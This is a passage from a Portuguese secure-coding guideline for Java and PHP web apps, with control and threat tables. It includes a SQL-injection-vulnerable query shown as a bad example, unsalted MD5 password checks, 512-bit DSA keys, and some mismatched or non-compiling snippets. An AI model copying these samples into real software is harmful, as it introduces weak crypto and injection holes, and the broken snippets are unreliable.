   for (int i = 0; i < iterationNb; i++) {
                digest.reset();
                input = digest.digest(input);
   }
   return input;
}
```

2.3.2.2. Segurança declarativa

O sistema deve ser configurado para restringir o acesso aos recursos via descritor de implantação (web.xml). Isto é chamado de controle de acesso declarativo ou segurança declarativa.

O fragmento do arquivo web.xml abaixo implementa segurança declarativa por meio de autenticação básica. Como resultado, aparecerá uma janela popup onde o usuário deverá entrar com seu nome e senha sempre que o mesmo tentar acessar um arquivo PDF ou qualquer arquivo do diretório “*restrictedfiles”*. Neste caso em particular, as credenciais do usuário devem ser reconhecidas como sendo parte do grupo “admin”.

```
<web-app>
 ...
 <security-constraint>
   <web-resource-collection>
     <web-resource-name>Restricted Resources</web-resource-name>
     <url-pattern>*.pdf</url-pattern>
     <url-pattern>/restrictedfiles/*</url-pattern>
   </web-resource-collection>
   <auth-constraint>
     <role-name>admin</role-name>
   </auth-constraint>
   <user-data-constraint>
     <transport-guarantee>NONE</transport-guarantee>
   </user-data-constraint>
 </security-constraint>
 <login-config>
```

```
  <auth-method>BASIC</auth-method>
  <realm-name>Restricted Files</realm-name>
 </login-config>
 <security-role>
  <role-name>admin</role-name>
 </security-role>
 ...
</web-app>
```

Outra forma de implementar segurança declarativa é através da autenticação via formulário:

```
<login-config>
  <auth-method>FORM</auth-method>
  <realm-name>Restricted Files</realm-name>
  <form-login-config>
    <form-login-page>/gatekeeper.jsp</form-login-page>
    <form-error-page>/tryagain.jsp</form-error-page>
  </form-login-config>
</login-config>
```

Substituindo o trecho do *<login-config>* conforme o exemplo acima, aparecerá uma página .jsp quando um usuário tentar acessar uma área restrita. O usuário deverá digitar seu nome e senha em um formulário HTML e, caso as credenciais sejam inválidas, será mostrada uma página .jsp uma nova tentativa de login.

No caso da autenticação via formulário, deve ser criada uma página para login e uma página de erro. Vide exemplo da página de login a ser criada:

```
<form name="AuthForm" action="j_security_check" method="post">
  <input type="text" name="j_username">
  <input type="password" name="j_password">
  <input type="submit" value="Submit">
</form>
```

Quanto à página de erro, essa deverá apresentar a mensagem de que as credenciais são inválidas, e prover um link de volta para a página de login.

Diretivas:

- Todas as senhas devem ser armazenadas em formato *hash*;
- Não deve ser utilizada uma técnica de *hash* reversível;
- A senha deve ser concatenada com um número randômico (*salt*) antes da operação de *hash*;
- O *salt* deve ser armazenado como texto normal na mesma tabela onde é armazenado o *hash* da senha;
- A operação de *hash* deve ser realizada várias vezes em cima da senha;
- O sistema deve ser configurado para restringir o acesso via descritor de implantação (web.xml);

2.3.3. Prevenção contra fixação e roubo de sessões

Autenticar um usuário sem antes invalidar qualquer identificador de sessão existente fornece a um atacante a oportunidade de roubar sessões já autenticadas.

Uma forma de um atacante explorar a vulnerabilidade de fixação de sessão é criando uma nova sessão em uma aplicação web e registrando o identificador associado à mesma. O atacante então força a vítima a se autenticar no servidor usando o mesmo identificador de sessão, concedendo ao atacante o acesso à conta do usuário através da sessão ativa.

Para mitigar esta vulnerabilidade, os identificadores de sessão devem ser sempre gerados novamente após o login:

```
session.invalidate();
session=request.getSession(true);
```

Outra medida a ser adotada é a desabilitação da reescrita de URL, protegendo o sistema contra roubos de sessões. Também devem ser implementadas restrições de concorrência de sessões para usuários.

No Tomcat, a opção *checkSSLSessionId* deve ser habilitada no arquivo server.xm, para forçar o servidor a validar o identificador de sessão gerado pelo Tomcat com o identificador da sessão SSL. Desta forma, mesmo que o *cookie* com o identificador

de sessão seja copiado, esta sessão não poderá ser usada, pois não será igual à sessão SSL.

A opção *secureCookie* também deve ser habilitada no arquivo server.xm, para que o *cookie* de identificação da sessão seja marcado como secure. Desta forma, o browser do usuário somente deverá transmiti-lo em conexões SSL, garantindo assim a sua confidencialidade.

Os identificadores de sessão devem ser gerados aleatoriamente, gerando *cookies* não seqüenciais. Isso pode ser feito através de geradores de sequências pseudo-aleatórias, como o *java.security.SecureRandom*.

Diretivas:

- Toda sessão em aberto deve ser invalidada antes de uma nova autenticação de usuário;
- Os identificadores de sessão devem ser sempre gerados novamente após o login;
- Deve ser desabilitada a reescrita de URL;
- Devem ser implementadas restrições de concorrência de sessões para usuários;
- A opção checkSSLSessionId deve ser habilitada no arquivo server.xm do Tomcat;
- A opção secureCookie deve ser habilitada no arquivo server.xm do Tomcat.

2.3.4. Tratamento de erros

O desenvolvimento da aplicação deve prevenir o vazamento de informações. Mensagens de erro geradas pelo sistema ou pelo servidor não devem ser apresentadas na tela do usuário. Ao usuário, devem ser apresentadas apenas mensagens de erro genéricas, tais como "*Erro do sistema – Por favor, tente mais tarde*".

Informações como caminhos de arquivos, linha onde ocorreu o erro, nome das classes e dos métodos, entre outras, são consideradas privilegiadas. Por isso, informações internas do sistema nunca devem estar ao alcance dos usuários.

Todas as mensagens de erro devem ser registradas em log, pois podem ser resultado de uma tentativa de ataque.

Códigos que podem gerar erros ou exceções devem ser sempre colocados em um bloco "*try*", enquanto os códigos que tratam as exceções devem estar sempre em um bloco "*catch*":

```
Signature clientSig = Signature.getInstance("DSA");
clientSig.initVerify(pubKey);
clientSig.update(mensagem.getBytes());

if (clientSig.verify(assinatura)) {
        //Mensagem assinada corretamente
} else {
        //Mensagem não pode ser validada
}
```

Diretivas:

- O desenvolvimento da aplicação deve prevenir o vazamento de informações;
- Mensagens de erro geradas pelo sistema ou pelo servidor não devem ser apresentadas ao usuário;
- Informações internas do sistema nunca devem estar ao alcance dos usuários;
- Todas as mensagens de erro geradas pelo sistema/servidor devem ser registradas em log;
- Códigos que podem gerar erros ou exceções devem ser sempre colocados em um bloco "*try*";
- Códigos que tratam exceções devem ser sempre colocados em um bloco "*catch*";

2.3.5. Criptografia e Message digest

Devem ser utilizados algoritmos de criptografia para cifrar arquivos específicos dentro do sistema, como arquivos de bancos de dados com informações de grupos de usuários e permissões. Algoritmos de *hash* podem ser utilizados para garantir a proteção elevada dos dados.

Message digests, ou funções de *hash*, criam o equivalente a uma impressão digital, de tamanho fixo, de um texto ilimitado. *Message Digests* não podem ser decifrados e, por este motivo, são extremamente úteis para a segurança de senhas.

Para efeitos de validação da senha, o código *hash* precisa ser gerado novamente para a senha digitada pelo usuário e comparado com o código *hash* gravado no

banco. Se ambos se igualarem, o acesso é liberado. A API Java implementa dois algoritmos de *Message Digest*: o MD5 e o SHA-1.

Para a geração de códigos criptográficos, é necessário:

1. Obter uma instância do algoritmo a ser usado:

Para a obtenção de uma instância de um algoritmo de *message digest* pode ser utilizado o método *getInstance()*, da classe *MessageDigest*.

```
MessageDigest md5 = MessageDigest.getInstance("MD5");
MessageDigest sha1 = MessageDigest.getInstance("SHA-1");
```

Após a chamada à *getInstance()*, o objeto referenciado está pronto para criptografar seus dados através do algoritmo especificado.

2. Passar para o algoritmo a informação que se deseja criptografar:

A instância de um algoritmo é recebida pronta para o uso. Deve ser chamado então o método *update()* para a passagem dos dados a serem criptografados.

```
//Faz o update do digest utilizando o byte especificado
//Este método é útil quando não se tem controle do tamanho da mensagem a ser criptografada
//(por exemplo, vinda de um stream)

void update(byte input);
//Exemplo
int i;

while ((i = inputStream.read()) != -1) {
        md5.update((byte)i);
}
```

Esta outra versão faz o *update* a partir de um *array* de *bytes*:

```
void update(byte[] input);
//Exemplo
String str = "Elvis is live!!!";
sha1.update(str.getBytes());

//Finalmente, ainda é possível especificar uma porção do array
void update(byte[] input, int offset, int len);
```

A qualquer momento, o método *reset()* pode ser chamado para que o algoritmo retorne ao estado original.

3. Realizar a criptografia:

Para gerar a chave criptografada, o método *digest()* deve ser chamado:

```
byte[] digest();
byte[] digest(byte[] input);
int digest(byte[] buf, int offset, int len) throws DigestException;
```

O primeiro método realiza a operação nos *bytes* que foram fornecidos até o momento (através do método *update()*).

O segundo método realiza um *update()* final, utilizando o *array* de *bytes* fornecido, e completa a operação.

O terceiro método armazena em *buf* o resultado do *hashing*. *Offset* e *length* especificam o local, no *array* de destino, onde o *hashing* deve ser colocado.

Este método retorna a quantidade de *bytes* escrita em "*buf*". Após a operação ser concluída, o método *digest()* chama o método *reset()* para retornar o algoritmo ao seu estado inicial.

O exemplo a seguir apresenta uma classe de utilitários para criptografia. Essa classe, chamada de *CriptoUtils*, possui dois métodos utilitários que criam uma representação hexadecimal do código *hash* gerado, para que possa ser facilmente gravado em bancos de dados e transportado via HTTP. Estes métodos são o *byteArrayToHexString()* e o *hexStringToByteArray()*.

```
public final class CriptoUtils {
        private static final String hexDigits = "0123456789abcdef";
        /**
        * Realiza um digest em um array de bytes através do algoritmo especificado
        * @param input - O array de bytes a ser criptografado
        * @param algoritmo - O algoritmo a ser utilizado
        * @return byte[] - O resultado da criptografia
        * @throws NoSuchAlgorithmException - Caso o algoritmo fornecido não seja
        * válido
        */
        public static byte[] digest(byte[] input, String algoritmo)
```

```
                throws NoSuchAlgorithmException {
                MessageDigest md = MessageDigest.getInstance(algoritmo);
                md.reset();
                return md.digest(input);
        }

        /**
         * Converte o array de bytes em uma representação hexadecimal.
         * @param input - O array de bytes a ser convertido.
         * @return Uma String com a representação hexa do array
         */
        public static String byteArrayToHexString(byte[] b) {
                StringBuffer buf = new StringBuffer();

                for (int i = 0; i < b.length; i++) {
                        int j = ((int) b[i]) & 0xFF;
                        buf.append(hexDigits.charAt(j / 16));
                        buf.append(hexDigits.charAt(j % 16));
                }

                return buf.toString();
        }

        /**
         * Converte uma String hexa no array de bytes correspondente.
         * @param hexa - A String hexa
         * @return O vetor de bytes
         * @throws IllegalArgumentException - Caso a String não seja uma
         * representação hexadecimal válida
         */
        public static byte[] hexStringToByteArray(String hexa)
                throws IllegalArgumentException {

                //verifica se a String possui uma quantidade par de elementos
                if (hexa.length() % 2 != 0) {
                        throw new IllegalArgumentException("String hexa inválida");
                }

                byte[] b = new byte[hexa.length() / 2];

                for (int i = 0; i < hexa.length(); i+=2) {
                        b[i / 2] = (byte) ((hexDigits.indexOf(hexa.charAt(i)) << 4) |
                                (hexDigits.indexOf(hexa.charAt(i + 1))));
                }
                return b;
        }
}
```

O código a seguir é um exemplo de como utilizar esta classe de utilitários. A senha digitada por um usuário deve ser comparada com a senha *hash* criada pelo algoritmo md5, que está gravada no banco.

```
?stmt = con.prepareStatement("select * from users where login = ?");
stmt.setString(1, user.getLogin());
ResultSet rs = stmt.executeQuery();

if (rs.next()) {
        senhaNoBanco = rs.getString("senha");
} else {
        throw new MinhaException("Usuário " + user.getLogin() + " não encontrado");
}

try {
        byte[] b = CriptoUtils.digest(user.getSenha().getBytes(), "md5");
} catch (NoSuchAlgorithmException e) {
        e.printStackTrace();
        return false;
}

String senhaCriptografada = CriptoUtils.byteArrayToHexString(b);

if (senhaNoBanco.equalsIgnoreCase(senhaCriptografada )) {
        return true;
} else {
        return false;
}
```

Diretivas:

- Informações críticas devem ser criptografadas.

2.3.6. Assinatura digital

A assinatura digital foi a solução adotada para garantir três aspectos importantes em uma transação: autenticidade, integridade e não-repúdio de origem.

Assinaturas digitais são utilizadas para autenticar o remetente de uma informação e garantir que a mesma é confiável. Uma assinatura digital funciona de acordo com a seguinte tríade: a assinatura em si, uma chave pública e uma chave privada.

O remetente é o responsável por gerar essa tríade e fornecer a chave pública aos destinatários de suas mensagens. No momento do envio, o remetente gera uma assinatura para o dado que deseja enviar, usando a chave privada.

O destinatário recebe a informação e a assinatura, e valida esta informação usando sua chave pública. O sucesso da validação garante ao destinatário que a mensagem foi enviada por um remetente confiável, o qual possui a chave privada correspondente.

A assinatura e a chave pública não revelam nada sobre a chave privada. No Java, a classe responsável por gerar as assinaturas digitais é chamada de *Signature*.

Objetos *signature* são criados por meio da chamada ao método da classe *Signature*:

```
static Signature getInstance(String algorithm)
//Exemplo
Signature sig = Signature.getInstance("DSA");
```

É possível gerar as chaves através da classe *KeyPairGenerator*. Assim como a classe *Signature*, a *KeyPairGenerator* necessita de um algoritmo para gerar as chaves.

```
static KeyPairGenerator getInstance(String algorithm)
//Exemplo
KeyPairGenerator kpg = KeyPairGenerator.getInstance("DSA");
```

As chaves e a assinatura devem ser geradas através do mesmo algoritmo de criptografia. Após a obtenção de um *KeyPairGenerator*, o mesmo deve ser inicializado através do método *initialize()*.

```
void initialize(int keysize, SecureRandom random)
```

Este método requer dois parâmetros: um tamanho de chave e um número aleatório, que é fornecido pela classe *SecureRandom*. O tamanho da chave deve ser compatível com o algoritmo usado. No caso do DSA, pode ser usado um tamanho de 512.

Após inicializada, a *KeyPairGenerator* está pronta para gerar as chaves pública e privada:

```
KeyPairGenerator keyGen = KeyPairGenerator.getInstance("DSA");
SecureRandom secRan = new SecureRandom();
keyGen.initialize(512, secRan);
KeyPair keyP = keyGen.generateKeyPair();
PublicKey pubKey = keyP.getPublic();
PrivateKey priKey = keyP.getPrivate();
```

Com a posse da chave privada, é possível utilizá-la para inicializar o objeto *signature*:

```
sig.initSign(priKey);
```

Agora, o método *update()* pode ser utilizado para passar ao algoritmo os dados a serem criptografados. Após o dado ser fornecido, o método *sign* deve ser chamado para geração da assinatura.

```
String mensagem = "Elvis is Live!!!";
//Gerar assinatura
sign.update(mensagem.getBytes());
byte[] assinatura = sign.sign();
```

No exemplo acima, o método *sign* reseta o status do algoritmo. Terminam assim as responsabilidades do remetente, que agora precisa somente fornecer a chave pública juntamente com o dado a ser enviado e a assinatura correspondente.

O destinatário deverá receber, juntamente com os dados, a assinatura digital e a chave pública. A assinatura poderá então ser validada junto ao dado recebido, utilizando a chave pública.

```
Signature clientSig = Signature.getInstance("DSA");
clientSig.initVerify(pubKey);
clientSig.update(mensagem.getBytes());
if (clientSig.verify(assinatura)) {
        //Mensagem assinada corretamente
} else {
        //Mensagem não pode ser validada
}
```

Assinaturas digitais podem ser implementadas com o uso do JCA (Arquitetura de Criptografia em Java), um framework para acesso e desenvolvimento de funcionalidades criptográficas na plataforma Java.

Duas premissas devem ser consideradas durante a implementação de assinaturas digitais:

1. As mensagens devem ser assinadas e trocadas para que as partes conheçam as chaves públicas mutuamente
2. Com o conhecimento das chaves públicas, as mensagens podem ser criptografadas e, somente os destinatários poderão abrir seu conteúdo, por portarem a chave privada correspondente;
3. O *hash* da mensagem deve ser criptografado (função assinatura), em vez de assinar a mensagem inteira.

Algoritmos de criptografia assimétrica, como o RSA, são cerca de mil vezes mais lentos do que os de criptografia simétrica, como o AES. Devido a isso, para alcançar uma melhor performance, a mensagem atual a ser transmitida deve ser criptografada usando um algoritmo simétrico com chave de sessão, que será cifrada usando a chave pública do destinatário.

Para que esse controle seja efetivo, devem ser utilizados certificados digitais para garantir que a chave pública realmente pertence à pessoa que assinou a mensagem.

O certificado deve ser assinado por uma autoridade certificadora e enviado juntamente com a mensagem.

Diretivas:

- As mensagens devem ser assinadas digitalmente;
- As mensagens devem ser criptografadas através de algoritmos simétricos com chave de sessão;
- Devem ser utilizados certificados digitais;
- O certificado deve ser assinado por uma autoridade certificadora.

2.3.7. Prevenção contra *SQL Injection*

Uma das vulnerabilidades mais amplamente exploradas e perigosas para um sistema é a injeção de comandos SQL. O código a seguir, usado para executar uma função de login, ilustra esta vulnerabilidade através da aceitação de entradas de usuários sem a adequada validação.

```
String query = "SELECT account_balance FROM user_data WHERE user_name = "
  + request.getParameter("customerName");
try {
        Statement statement = connection.createStatement( … );
        ResultSet results = statement.executeQuery( query );
}
```

O exemplo de código apresentado é inseguro, pois permite que um atacante injete um código dentro da consulta que será realizada no banco de dados.

Para prevenir ataques de injeção de SQL, todas as consultas devem ser parametrizadas. As consultas parametrizadas forçam o desenvolvedor a definir previamente todo o código SQL, para depois então passar cada parâmetro para a consulta. Desta forma, o banco de dados pode distinguir códigos e dados:

```
String custname = request.getParameter("customerName"); // This should REALLY be validated too
// perform input validation to detect attacks
String query = "SELECT account_balance FROM user_data WHERE user_name = ? ";
PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, custname);
ResultSet results = pstmt.executeQuery( );
```

Devem ser utilizadas variáveis de vinculação, como no exemplo acima, para que, além de prevenir ataques de injeção de SQL, seja melhorada também a performance do sistema.

A concatenação de strings nunca deve ser usada para a criação de consultas SQL dinâmicas.

Diretivas:

- Todas as consultas SQL devem ser parametrizadas;
- Devem ser utilizadas variáveis de vinculação em consultas SQL;
- A concatenação de strings nunca deve ser usada para a criação de consultas SQL dinâmicas.

2.3.8. Assinatura de código em Java

Os códigos do sistema devem ser assinados digitalmente, de forma que somente o conteúdo assinado seja executado pelo sistema, garantindo assim sua integridade.

Com a assinatura de código, o funcionamento do sistema é baseado em confiança, e qualquer alteração indevida impede o uso do mesmo.

O arquivo "*jar*" deve ser assinado usando a chave privada, e enviado juntamente com a chave pública e o certificado digital.

A assinatura do código deve ser sempre verificada antes da execução do mesmo.

Exemplos de como assinar códigos digitalmente podem ser encontrados no seguinte endereço:

http://java.sun.com/docs/books/tutorial/security/toolsign/signer.html

Diretivas:

- Os códigos do sistema devem ser assinados digitalmente;
- A assinatura do código deve ser sempre verificada antes da execução do mesmo.

2.4. Controles Técnicos

Código		Categoria	Controle	Ameaças endereçadas
C	1	Postura de defesa	Manter as informações protegidas	T-1, T-2, T-12
C	2	Otimização de recursos	Consumir o mínimo de recursos do sistema	T-10
C	3	Otimização de recursos	Consumir o mínimo de tempo do processador	T-10
C	4	Otimização de recursos	Alocar a menor quantidade de memória possível	T-10
C	5	Otimização de recursos	Usar o mínimo de espaço em disco possível	T-10
C	6	Otimização de recursos	Utilizar a rede de forma econômica e racional	T-1, T-10
C	7	Monitoração	Monitorar a utilização dos recursos	T-1, T-10
C	8	Monitoração	Inserir temporizadores de execução	T-10
C	9	Postura de defesa	Não apresentar os dados de tempo de execução na tela do usuário	T-1, T-3, T-7, T-12
C	10	Postura de defesa	Desenhar a estrutura do sistema com foco em usuários ilegítimos	T-2, T-3, T-5, T-7
C	11	Filtro de dados	Filtrar todas as variáveis de entrada do sistema	T-3, T-4, T-5, T-6, T-7, T-8, T-9, T-10
C	12	Validação de inputs	Checar a consistência dos dados no servidor	T-3, T-5, T-6, T-7, T-8
C	13	Tratamento de erros	Manipular as exceções geradas pelo sistema	T-1, T-3, T-7, T-12
C	14	Monitoração	Monitorar logs gerados pelo sistema e pelos servidores	T-1, T-2, T-3, T-5, T-7, T-9, T-10
C	15	Controle de acesso	Implementar limitadores de acesso ao sistema	T-2, T-3, T-7, T-13, T-14
C	16	Controle de acesso	Dados de login devem ser postados sobre uma conexão SSL	T-3, T-4, T-5, T-7
C	17	Controle de acesso	A página de login deve ser do tipo HTTPS	T-3, T-4, T-5, T-6
C	18	Tratamento de erros	Mensagens de alerta ou de erros SSL não devem ser apresentadas ao usuário	T-3, T-4, T-5, T-6
C	19	Controle de acesso	A conexão deve ser negada caso um usuário tente acessar uma versão HTTP da página de login	T-3, T-4, T-5, T-6
C	20	Validação de inputs	Aplicar CAPTCHAs aos formulários do sistema	T-11, T-13, T-14
C	21	Controle de acesso	O tamanho das senhas deve ser configurável pelo administrador de segurança do sistema	T-2, T-12, T-13, T-14
C	22	Controle de acesso	As senhas devem seguir o padrão definido pela política institucional	T-2, T-12, T-13, T-14
C	23	Controle de acesso	Aplicações altamente críticas devem utilizar fator múltiplo de autenticação	T-2, T-12, T-13, T-14
C	24	Conexão segura	Deve ser criado um servidor SSL para forçar a segurança	T-4, T-5, T-7

C	25	Controle de acesso	Todos os clientes devem ser autenticados através de seus certificados	T-5, T-7, T-14
C	26	Conexão segura	Todo usuário deve ser forçado a utilizar uma conexão segura	T-3, T-4, T-5, T-7
C	27	Conexão segura	Os identificadores de sessão devem ser sempre transmitidos em canais seguros, com a utilização do protocolo SSL	T-4, T-5
C	28	Controle de acesso	Os identificadores de sessão SSL devem ser verificados em conjunto com os identificadores da sessão do usuário	T-4, T-5
C	29	Controle de acesso	Deve ser definido um período de validade e um tempo máximo de inatividade para as sessões	T-4, T-5
C	30	Controle de acesso	Deve ser implementado um mecanismo para cancelamento de sessões (logout)	T-4, T-5
C	31	Postura de defesa	Os identificadores de sessão nunca devem ser incluídos na URL	T-1, T-3, T-4, T-5, T-7
C	32	Controle de acesso	Devem ser usados cookies não-persistentes	T-4, T-5
C	33	Controle de arquivos	As extensões de arquivos com permissão para upload devem ser limitadas	T-3, T-9
C	34	Controle de arquivos	Todos os *uploads* devem ser armazenados fora da pasta principal do sistema	T-3, T-9
C	35	Filtro de dados	Todas as entradas de usuários devem ser filtradas	T-3, T-4, T-5, T-6, T-7, T-8, T-9, T-11
C	36	Controle de execução	O sistema não deve executar scripts provenientes de servidores remotos	T-9
C	37	Filtro de dados	O sistema deve escapar de todos os comandos *Shell* e caracteres especiais	T-3, T-4, T-5, T-6, T-7, T-8, T-9, T-11
C	38	Monitoração	Os logs do servidor devem ser monitorados constantemente	T-3, T-5, T-7, T-9, T-10
C	39	Postura de defesa	Informações confidenciais devem ser armazenadas apenas em arquivos *.php*	T-1, T-3, T-7, T-12
C	40	Postura de defesa	Informações relevantes não devem ser armazenadas no diretório de trabalho	T-1, T-3, T-7, T-12
C	41	Validação de inputs	Variáveis devem ser sempre inicializadas com valor falso	T-3, T-7
C	42	Validação de inputs	Manter a diretriz register_globals = *Off*	T-3, T-7, T-8
C	43	Validação de inputs	Sempre registrar as variáveis	T-3, T-7, T-8
C	44	Postura de defesa	Manter a diretriz display_errors = *Off* no servidor de produção	T-1, T-12
C	45	Monitoração	Manter a diretriz log_errors = *On* no servidor de produção	T-1, T-10
C	46	Monitoração	Manter a diretriz error_reporting = *E_ALL* | *E_STRICT*	T-1, T-10
C	47	Controle de acesso	Somente o servidor web e o administrador de segurança do sistema devem ter permissão para ler e escrever o arquivo de log de erros	T-1, T-10

C	48	Postura de defesa	Manter a diretriz expose_php = Off	T-1, T-3, T-12
C	49	Postura de defesa	Em servidores compartilhados, os valores das diretrizes devem ser definidos através da função ini_set() ou de instruções em um arquivo *.htaccess*	T-1, T-3, T-7, T-8, T-10, T-12
C	50	Controle de arquivos	É necessário atribuir segurança aos arquivos *.htaccess* utilizados para definir diretrizes	T-1, T-12
C	51	Validação de inputs	Todas as variáveis externas devem ter suas propriedades verificadas antes de serem processadas	T-3, T-4, T-5, T-6, T-7, T-8, T-9, T-11
C	52	Validação de inputs	Toda variável recebida deve ser testada	T-3, T-4, T-5, T-6, T-7, T-8, T-9, T-11
C	53	Filtro de dados	Todas as variáveis recebidas devem ser filtradas	T-3, T-4, T-5, T-6, T-7, T-8, T-9, T-11
C	54	Validação de inputs	Todas as variáveis esperadas devem ser explicitamente listadas em um vetor	T-3, T-4, T-5, T-6, T-7, T-8, T-9, T-11
C	55	Validação de inputs	Registrar e tratar com expressões regulares as variáveis recebidas de formulários	T-3, T-4, T-5, T-6, T-7, T-8, T-9, T-11
C	56	Filtro de dados	Utilizar a função *htmlspecialchars()*, ou similar, na estrutura de filtros	T-3, T-4, T-5, T-6, T-7, T-8, T-9, T-11
C	57	Controle de arquivos	Armazenar arquivos recebidos em diretórios temporários até que sejam testados	T-3, T-9
C	58	Controle de arquivos	Verificar a extensão do arquivo	T-3, T-9
C	59	Controle de arquivos	Verificar a veracidade do tipo do arquivo	T-3, T-9
C	60	Controle de arquivos	Escanear o arquivo com softwares antivírus	T-9
C	61	Controle de arquivos	Verificar a integridade do arquivo recebido	T-9
C	62	Postura de defesa	Todo código deve ser delimitado pelas tags de abertura e fechamento do PHP	T-1, T-3, T-7, T-9
C	63	Postura de defesa	Deve ser adotada a política de invisibilidade da extensão dos arquivos na URL	T-1, T-3, T-7, T-9
C	64	Controle de arquivos	A extensão dos arquivos referenciados nos links deve ser definida previamente	T-1, T-3, T-7, T-9
C	65	Validação de inputs	Deve ser implementada a técnica de White list	T-3, T-7, T-9
C	66	Monitoração	As eventuais tentativas de ataque devem ser registradas	T-3, T-4, T-5, T-6, T-7, T-9, T-11
C	67	Criptografia e hash	O uso de sessões deve estar sempre associado à criptografia	T-1, T-5
C	68	Controle de acesso	A diretriz *session.use_only_cookies* deve ser ativada no arquivo de configuração php.ini	T-1, T-5
C	69	Criptografia e hash	Todas as informações confidenciais devem ser criptografadas antes de trafegarem ou serem armazenadas no banco de dados	T-1

C	70	Criptografia e hash	O algoritmo de criptografia deve ser combinado com uma senha de criptografia	T-1
C	71	Criptografia e hash	Toda variável utilizada na URL deve ter ser conteúdo criptografado	T-1, T-3, T-5
C	72	Validação de inputs	Os nomes das variáveis usadas nos formulários HTML não devem ser iguais aos nomes usados nas tabelas do banco de dados	T-3, T-7, T-11
C	73	Filtro de dados	Todas as variáveis devem ser filtradas	T-3, T-4, T-6, T-7, T-8, T-9, T-11
C	74	Validação de inputs	Todo dado recebido pelo sistema deve ser validado	T-3, T-4, T-6, T-7, T-8, T-9, T-11
C	75	Validação de inputs	Expressões regulares devem ser utilizadas para validação de entradas de dados	T-3, T-4, T-6, T-7, T-8, T-9, T-11
C	76	Criptografia e hash	Todas as senhas devem ser armazenadas em formato *hash*	T-1
C	77	Criptografia e hash	Não deve ser utilizada uma técnica de *hash* reversível	T-1
C	78	Criptografia e hash	A senha deve ser concatenada com um número randômico (*salt*) antes da operação de *hash*	T-1, T-14
C	79	Criptografia e hash	O *salt* deve ser armazenado como texto normal na mesma tabela onde é armazenado o *hash* da senha	T-1
C	80	Criptografia e hash	A operação de *hash* deve ser realizada várias vezes em cima da senha	T-1
C	81	Controle de acesso	O sistema deve ser configurado para restringir o acesso via descritor de implantação (web.xml)	T-1, T-3, T-9
C	82	Controle de acesso	Toda sessão em aberto deve ser invalidada antes de uma nova autenticação de usuário	T-4, T-5
C	83	Controle de acesso	Os identificadores de sessão devem ser sempre gerados novamente após o login	T-1, T-4, T-5
C	84	Postura de defesa	Deve ser desabilitada a reescrita de URL	T-3, T-5, T-7, T-9
C	85	Controle de acesso	Devem ser implementadas restrições de concorrência de sessões para usuários	T-4, T-5
C	86	Controle de acesso	A opção checkSSLSessionId deve ser habilitada no arquivo server.xm do Tomcat	T-4, T-5
C	87	Controle de acesso	A opção secureCookie deve ser habilitada no arquivo server.xm do Tomcat	T-1, T-4, T-5
C	88	Postura de defesa	O desenvolvimento da aplicação deve prevenir o vazamento de informações	T-1
C	89	Tratamento de erros	Mensagens de erro geradas pelo sistema ou pelo servidor não devem ser apresentadas ao usuário	T-1, T-3, T-7, T-12
C	90	Postura de defesa	Informações internas do sistema nunca devem estar ao alcance dos usuários	T-1

C	91	Tratamento de erros	Todas as mensagens de erro geradas pelo sistema/servidor devem ser registradas em log	T-1, T-3, T-4, T-5, T-6, T-7, T-9, T-10
C	92	Tratamento de erros	Códigos que podem gerar erros ou exceções devem ser sempre colocados em um bloco "*try*"	T-1, T-12
C	93	Tratamento de erros	Códigos que tratam exceções devem ser sempre colocados em um bloco "*catch*"	T-1, T-12
C	94	Criptografia e hash	Informações críticas devem ser criptografadas	T-1
C	95	Assinatura digital	As mensagens devem ser assinadas digitalmente	T-3, T-9
C	96	Criptografia e hash	As mensagens devem ser criptografadas através de algoritmos simétricos com chave de sessão	T-1
C	97	Assinatura digital	Devem ser utilizados certificados digitais	T-3, T-9
C	98	Assinatura digital	O certificado deve ser assinado por uma autoridade certificadora	A3, T-9
C	99	Controle de execução	Todas as consultas SQL devem ser parametrizadas	T-1, T-7
C	100	Controle de execução	Devem ser utilizadas variáveis de vinculação em consultas SQL	T-1, T-7
C	101	Controle de execução	A concatenação de strings nunca deve ser usada para a criação de consultas SQL dinâmicas	T-1, T-7
C	102	Assinatura digital	Os códigos do sistema devem ser assinados digitalmente	T-3, T-9
C	103	Assinatura digital	A assinatura do código deve ser sempre verificada antes da execução do mesmo	T-3, T-9

Tabela 2 – Controles técnicos de programação segura.

3. Proteção de Dados

O desafio para a segurança e gerenciamento do banco de dados é reter o controle sobre os dados da empresa e garantir que as regras de negócio sejam devidamente aplicadas quando as informações são acessadas. A primeira linha de prevenção se baseia no controle de acesso por credenciais (logins), onde a autenticação é o processo determinante para ceder o acesso às informações. Para tornar um banco de dados seguro, deve-se identificar as ameaças e combatê-las de acordo com a análise dos riscos.

3.1. Ameaças

Código		Título	Descrição	C	D	I
A	1	Agregação	Agregar informações de diversas fontes com diferentes classificações e tornar o resultado um documento não-confidencial. Assim a relevância das informações combinadas pode ser menor que a confidencialidade de cada informação de maneira separada. Esse tipo de manipulação pode expor involuntariamente informações confidenciais.	x		
A	2	Ataque por Bypass	Quando o usuário tenta burlar os controles da aplicação de banco de dados para acessar uma informação.	x		
A	3	Ataque de Visão de Banco de Dados	As visões do banco de dados limitam as informações a serem exibidas para os usuários. Usuários mal intencionados podem alterar essas visões para mostrar informações restritas.	x		
A	4	Concorrência	Quando ações ou processos ocorrem ao mesmo tempo, podendo gerar um bloqueio mútuo.		x	
A	5	Contaminação de Dados	Quando a integridade do dado é alterada por entrada errada de dados ou processo errôneo. Pode ocorrer em arquivo, relatório ou base de dados.			x
A	6	Deadlocking	Quando dois processos de usuário são bloqueados em objetos separados e um desses processos está tentando acessar o outro objeto que possui um processo bloqueado.		x	
A	7	Negação de Serviço	Tornar o sistema indisponível por meios físicos ou lógicos.			x
A	8	Modificação Imprópria da Informação	Alteração intencional ou acidental de informações da base de dados.			x
A	9	Inferência	Quando um usuário deduz uma informação confidencial de informações disponíveis, sem precisar de acesso não autorizado.			x
A	10	Interceptação de Dados	Ocorre quando um usuário intercepta dados que trafegam pela rede, capturando informações.			x
A	11	Ataque por Consulta (Query)	Quando um usuário consegue, através de ferramentas de consultas, ganhar acesso indevido.	x		x

A	12	Tempo de Verificação/Tempo de Uso	Quando um usuário consegue, através de código malicioso, alterar a informação ou a conexão, entre o tempo de verificação e o tempo de uso.	x	x	
A	13	Segurança Web	Quando o banco de dados permite o acesso por meio de tecnologias Web, uma falha na integração pode expor os SGBD.	x	x	x
A	14	Acesso não Autorizado	Quando um usuário não autorizado consegue o acesso a informações restritas, de forma acidental ou intencional, física ou logicamente.	x		

Tabela 3 - Ameaças a bases de dados.

